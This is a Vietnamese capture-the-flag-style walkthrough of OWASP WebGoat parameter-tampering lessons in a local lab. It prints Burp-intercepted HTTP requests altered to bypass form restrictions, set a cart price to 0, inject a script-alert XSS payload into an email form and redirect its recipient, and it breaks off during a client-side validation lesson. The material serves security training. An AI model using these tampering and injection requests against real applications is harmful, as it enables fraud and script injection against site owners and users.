
Parameter Tampering


"Giả mạo tham số" - Cuộc tấn công giả mạo tham số web dựa trên việc thao túng các tham số được trao đổi giữa máy khách và máy chủ để sửa đổi dữ liệu ứng dụng, chẳng hạn như thông tin đăng nhập và quyền của người dùng, giá và số lượng sản phẩm, v.v. Thông thường, thông tin này được lưu trữ trong cookie, ở dạng ẩn các trường hoặc Chuỗi truy vấn URL và được sử dụng để tăng chức năng và kiểm soát ứng dụng.

1. Bypass HTML Field Restrictions



Bài tập yêu cầu ta sử dụng các form đã có sẵn dữ liệu, submit chúng, nhưng submit với 1 giá trị không hợp lệ với giá trị mà server chấp nhận. Ta cần gửi đi các dữ liệu giả không hợp lệ cho cả 6 trường dữ liệu.

Nhìn lại thì có 1 trong 6 trường dữ liệu đang bị disable, vô mã nguồn HTML để enable chúng lên nhé, mình không hướng dẫn bước này đâu.



Okay, submit các thông tin lên và bắt request lại bằng BurpSuite thôi. Lý do mà mình phải sử dụng BurpSuite để giả mạo thông tin là vì, một số trường dữ liệu như CheckBox, Select Box không cho phép ta nhập dữ liệu cho chúng.

```
1  POST /WebGoat/attack?Screen=51&menu=1700 HTTP/1.1
2  Host: 192.168.48.131
3  Content-Length: 86
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://192.168.48.131
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
   Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
   b3;q=0.9
10 Referer: http://192.168.48.131/WebGoat/attack?Screen=51&menu=1700
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: JSESSIONID=0702E8A391ED290717959535A1275A0B
14 Connection: close
15
16 select=foo&radio=foo&checkbox=on&shortinput=12345&disabledinput=disabled&SUBMIT=Submit
```

Okay, ta có 6 trường dữ liệu cần sửa đổi ở đây, vậy ta phải sửa đổi làm sao ?

Hãy cùng lợi dụng vào mã nguồn HTML 1 chút. Thông thường, các trường dữ liệu khi được nhập, nhà phát triển sẽ hay yêu cầu kiểu dữ liệu, hoặc chí ít là giới hạn dữ liệu mà người dùng có thể nhập vào là những gì.

```
<div>Select field with two possible values:</div>
<select name="select">…</select>
<p></p>
<div>Radio button with two possible values:</div>
<input checked value="foo" name="radio" type="radio">
"foo"
<br>
<input name="radio" type="radio" value="bar">
"bar"
<p></p>
<div>Checkbox:</div>
<input checked name="checkbox" type="checkbox">
"checkbox"
<p></p>
<div>Input field restricted to 5 characters:</div>
<input value="12345" name="shortinput" maxlength="5" type="TEXT">
<p></p>
<div>Disabled input field:</div>
<input value="disabled" name="disabledinput" type="TEXT">
<br>
<p></p>
<div>Submit button:</div>
<input name="SUBMIT" type="SUBMIT" value="Submit">
```

Okay, SelectBox, RadioBox chỉ cho phép chọn các giá trị mà chúng được tạo và đưa ra cho người dùng thôi, vậy nên để ý kỹ các giá trị được đưa ra cho ta chọn, và giả mạo bằng các giá trị khác chúng là được. CheckBox thì chỉ chấp nhận xem nó "on" hay "off".

Còn các form nhập liệu còn lại, dựa trên giá trị, thông số mà nó yêu cầu để giả mạo. Trường có giá trị "12345" chỉ chấp nhận giá trị tối đa 5 ký tự, thêm 1 ký tự vô là bất hợp lệ liền. Vùng đã bị disable trước đó chỉ chấp nhận giá trị là TEXT, nhập số vô nhé :3 Còn phím submit có giá trị là Submit, giá trị này dùng để kiểm tra khi

người dùng nhấn phím submit hay chưa, không có hướng dẫn cụ thể về các giá trị mà nó chấp nhận hay không. Đổi nó thành giá trị khác luôn cho nó hoạt động "sai".


```
POST /WebGoat/attack?Screen=51&menu=1700 HTTP/1.1
Host: 192.168.48.131
Content-Length: 86
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.48.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
b3;q=0.9
Referer: http://192.168.48.131/WebGoat/attack?Screen=51&menu=1700
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=0702E8A391ED290717959535A1275A0B
Connection: close

select=abc&radio=def&checkbox=hello&shortinput=123456&disabledinput=123&SUBMIT=what
```

The form below uses HTML form field restrictions. In order to pass this lesson, submit the form with each field containing an unallowed value. **You must submit invalid values for all six fields in one form submission.**

*** Congratulations. You have successfully completed this lesson.**


2. Exploit Hidden Fields



Bài yêu cầu ta thanh toán món hàng với 1 cái giá thấp hơn cái giá phải trả.

Okay, vì đã biết cách giả mạo dữ liệu, và theo cái tư duy đấy, thì kiểu gì ta cũng phải tìm cách giả mạo giá trị số tiền mà ta phải thanh toán kia thành 1 giá trị nhỏ hơn.

Vì mình thấy tiêu đề là Hidden Field, nên mình mò mẫm trong mã nguồn, cũng tìm đc 1 cái form bị ẩn đi.



Form này nó chứa chính xác bằng số tiền mà ta cần thanh toán luôn. Gía trị của form này bạn cũng có thể bắt nó trong request, nó được gửi đi cùng yêu cầu update hoặc thanh toán luôn đó.

```
POST /WebGoat/attack?Screen=34&menu=1700 HTTP/1.1
Host: 192.168.48.131
Content-Length: 37
Cache-Control: max-age=0
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.48.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
d-exchange;v=b3;q=0.9
Referer: http://192.168.48.131/WebGoat/attack?Screen=3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=C495C7393C08494B053D1B146E6D53EE
Connection: close

QTY=1&SUBMIT=UpdateCart&Price=2999.99
```

Okay, thì mình cũng nhận ra được là ta cần phải tương tác với cái giá trị tổng tiền này rồi, phải giả mạo nó với 1 giá trị khác để Server tính toán sai số tiền mà ta cần trả.

Bài này có nhiều bước làm, bạn có thể giả mạo số tiền khi update để khiến website update sai số tiền cho chúng ta, rồi thanh toán. Hoặc trong lúc thanh toán, ta sửa lại số tiền cần trả cũng được. Cũng có thể sửa luôn giá trị của cái hidden form kia, vì nó là giá trị mà sẽ gửi đi trong request đó.

Mình làm cách 1, các bạn tự làm các cách sau nhé.

```
1  POST /WebGoat/attack?Screen=34&menu=1700 HTTP/1.1
2  Host: 192.168.48.131
3  Content-Length: 37
4  Cache-Control: max-age=0
5  Authorization: Basic d2ViZ29hdDp3ZWJnb2FO
6  Upgrade-Insecure-Requests: 1
7  Origin: http://192.168.48.131
8  Content-Type: application/x-www-form-urlencoded
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
    Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.
   d-exchange;v=b3;q=0.9
11 Referer: http://192.168.48.131/WebGoat/attack?Screen
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: JSESSIONID=C495C7393C08494B053D1B146E6D53EE
15 Connection: close
16
17 QTY=1&SUBMIT=UpdateCart&Price=0
```


Try to purchase the HDTV for less than the purchase price, if you have not done so already.

*** Congratulations. You have successfully completed this lesson.**

Your total price is :**$0.0**


This amount will be charged to your credit card immediately.


3. Exploit Unchecked Email



1. Tìm cách gửi 1 đoạn mã độc hại cho người quản trị website.
2. Tìm cách gửi đoạn mã độc hại đó cho 1 người bạn nào đó.

Okay, đọc thì chưa hiểu hướng đi là gì cả. Nó cho 1 vùng nhập thông tin xác thực Email của chúng ta (email mà ta cho phép website sử dụng để gửi đi tin nhắn). Và 1 vùng nhập nội dung Email. Rõ ràng thì khi bạn nghe tới mã độc, dữ liệu thường sẽ được chèn vào tiêu đề, hoặc nội dung mail, ở đây mình chèn cả ở 2 nơi luôn cho chắc. Còn đoạn mã độc cần gửi là gì thì các bạn làm qua XSS cũng biết rồi.


Send OWASP your Comments
Contact Us
We value your comments. To send OWASP your questions or comments regarding the WebGoat tool, please enter your comments below. The information you provide will be handled according to our Privacy Policy.
Contact Information:
OWASP
9175 Guilford Rd
Suite 300
Columbia, MD. 21046
Subject:
<script>alert(1)</script>
Questions or Comments:
<script>alert(1)</script>
Send!


* The attack worked! Now try to attack another person than the admin.
Google Mail Configuration (Optional)
These configurations will enable WebGoat to send email on your behalf using your gmail account. Leave them as the default value to use WebGoat's simulated mail.
GMail login id:
GMail id
GMail password:
Send OWASP your Comments
Contact Us
We value your comments. To send OWASP your questions or comments regarding the WebGoat tool, please enter your comments below. The information you provide will be handled according to our Privacy Policy.
Contact Information:
OWASP
9175 Guilford Rd
Suite 300
Columbia, MD. 21046
Subject:
Comment for WebGoat
Questions or Comments:
<script>alert(1)</script>
Send!

Okay, sau khi mình submit thử thì nhận được luôn thông báo đã hoàn thành bước 1. Hãy gửi email này cho những người dùng khác ngoài quản trị viên. Mình chẳng thấy phần nào chỉ định thư dùng để gửi cho quản trị viên cả, vậy nên mình dùng Burp bắt lại request xem thử, thì cái email gửi tới ai nó nằm trong đây.

```
Content-Length: 163
Cache-Control: max-age=0
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.48.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
plication/signed-exchange;v=b3;q=0.9
Referer: http://192.168.48.131/WebGoat/attack?Screen=47&menu=1700
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=3E1A944875B2AC8B8CAEA6CA70C83C9F
Connection: close

gId=GMail+id&gPass=password&subject=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&to=
webgoat.admin%40owasp.org&msg=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&SUBMIT=Send%21
```

Mặc định nó sẽ gửi tới admin, giờ thì đổi đại email này coi như email 1 ai đó (tự đặt tùy ý) để hoàn thành bước 2.

```
POST /WebGoat/attack?Screen=47&menu=1700 HTTP/1.1
Host: 192.168.48.131
Content-Length: 163
Cache-Control: max-age=0
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.48.131
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
plication/signed-exchange;v=b3;q=0.9
Referer: http://192.168.48.131/WebGoat/attack?Screen=47&menu=1700
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=3E1A944875B2AC8B8CAEA6CA70C83C9F
Connection: close

gId=GMail+id&gPass=password&subject=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&to=
webgoat.someone%40owasp.org&msg=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&SUBMIT=Send%21
```

This form is an example of a customer support page. Using the form below try to:
1) Send a malicious script to the website admin.
2) Send a malicious script to a 'friend' from OWASP.

*** Congratulations. You have successfully completed this lesson.**

4. Bypass Client Side JavaScript Validation

This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. **You must break all 7 validators at the same time.**

Field1: exactly three lowercase characters(^[a-z]{3}$)
abc

Field2: exactly three digits(^[0-9]{3}$)
123

Field3: letters, numbers, and space only(^[a-zA-Z0-9]*$)
abc 123 ABC

Field4: enumeration of numbers (^(one|two|three|four|five|six|seven|eight|nine)$)
seven

Field5: simple zip code (^\d{5}$)
90210

Field6: zip with optional dash four (^\d{5}(-\d{4})?$)
90210-1111

Field7: US phone number with or without dashes (^[2-9]\d{2}-?\d{3}-?\d{4}$)
301-604-4882

Submit

Gặp lại dạng bài cũ rồi. Vẫn là tiêm dữ liệu giả vào các trường thông tin. Nhưng lần này có bộ lọc nhé. Tham khảo cú pháp và ý nghĩa của các bộ lọc RegEx trên mạng, bạn sẽ hiểu được cấu trúc và cách tiêm dữ liệu giả cho bài này.

Regular Expression (RegEx) hay còn gọi là biểu thức chính quy được dùng để xử lý chuỗi nâng cao thông qua biểu thức riêng của nó. Regex đưa ra các mẫu (pattern) thay vì các chuỗi cụ thể, chúng được dùng để phân tích cú pháp, sự trùng khớp, tìm kiếm, thay thế trong các chuỗi và đoạn ký tự.

`[abc]`	A single character of: a, b, or c	`.`	Any single character	`(...)`	Capture everything enclosed
`[^abc]`	Any single character except: a, b, or c	`\s`	Any whitespace character	`(a|b)`	a or b
`[a-z]`	Any single character in the range a-z	`\S`	Any non-whitespace character	`a?`	Zero or one of a
